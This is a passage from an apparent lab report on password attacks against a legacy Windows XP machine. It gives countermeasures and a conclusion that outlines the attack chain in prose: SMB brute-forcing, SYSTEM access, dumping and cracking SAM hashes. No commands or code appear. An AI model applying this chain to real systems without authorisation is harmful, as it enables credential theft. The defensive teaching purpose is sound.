compromise.

6.0 Countermeasures

The attack succeeded because of a chain of weaknesses, and effective defence requires breaking that chain at several points rather than relying on any single control. The most important countermeasures are as follows.

- Enforce strong password policies and account lockout. Requiring long, complex passwords defeats dictionary-based cracking, while an account-lockout threshold stops online brute-forcing by disabling an account after a small number of failed attempts. Together these neutralise both the guessing and the cracking phases of this attack.
- Eliminate legacy hash storage and protocols. Disabling LM hash storage (the NoLMHash policy) and enforcing NTLMv2 or Kerberos removes the weak algorithm that made cracking near-instant. Legacy SMBv1 should be disabled entirely.
- Restrict and segment SMB exposure. The host firewall should block inbound SMB from untrusted networks, and legacy machines should be isolated on dedicated network segments so that a compromise cannot spread. In the lab, the attack was impossible while the host firewall was enabled, as all SMB ports returned a filtered state — a clear demonstration that basic host-based filtering materially reduces exposure.
- Limit administrative accounts and shares. The number of local administrator accounts should be minimised, default administrative shares should be disabled or tightly controlled where operationally feasible, and unique local administrator passwords (for example through a solution such as Microsoft LAPS) should be used to prevent a single cracked password from unlocking many hosts.
- Decommission unsupported operating systems. Windows XP no longer receives security updates and exhibits weak defaults by design. Migrating to a supported, patched operating system removes the underlying platform weaknesses that this attack relied upon.
- Deploy monitoring and detection. Centralised logging of authentication events, together with an intrusion-detection or endpoint-detection capability, allows the characteristic patterns of brute-forcing and lateral movement to be detected and responded to even if preventive controls fail.

7.0 Conclusion

This project demonstrated a complete password-attack and authentication-testing chain against a legacy Windows XP host using Kali Linux. Beginning with reconnaissance that exposed the SMB service, the attack recovered a weak administrative credential through an online brute-force attack, used that credential to obtain SYSTEM-level control of the host, extracted the entire SAM

password-hash database, and cracked the hashes offline to recover plaintext passwords. The exercise shows that a single weak password on an unhardened, legacy system is sufficient for full compromise and for the exposure of every credential on the machine, creating a direct path to lateral movement across a network. The critical analysis showed that this outcome, while reliable here, is conditional on weak configuration and weak credentials, and the countermeasures section set out how strong passwords, account lockout, elimination of legacy hashing, network segmentation, reduced administrative exposure, operating-system modernisation and monitoring together break the attack chain. The key lesson for defenders is that authentication strength and secure configuration — not any single patch — are what protect a host from this class of attack.

8.0 References

- Microsoft. (2023). SMB security best practices. Microsoft Learn. <https://learn.microsoft.com/en-us/windows-server/storage/file-server/smb-security>
- Offensive Security. (2024). Metasploit Unleashed: SMB login and PsExec modules. <https://www.offensive-security.com/metasploit-unleashed/>
- Openwall. (2024). John the Ripper password cracker documentation. <https://www.openwall.com/john/doc/>
- Nmap Project. (2024). Nmap Scripting Engine (NSE) SMB scripts reference. <https://nmap.org/nsedoc/categories/smb.html>
- Rapid7. (2024). Metasploit Framework documentation: auxiliary/scanner/smb/smb_login. <https://docs.rapid7.com/metasploit/>
- National Institute of Standards and Technology. (2017). NIST Special Publication 800-63B: Digital identity guidelines — Authentication and lifecycle management. <https://pages.nist.gov/800-63-3/sp800-63b.html>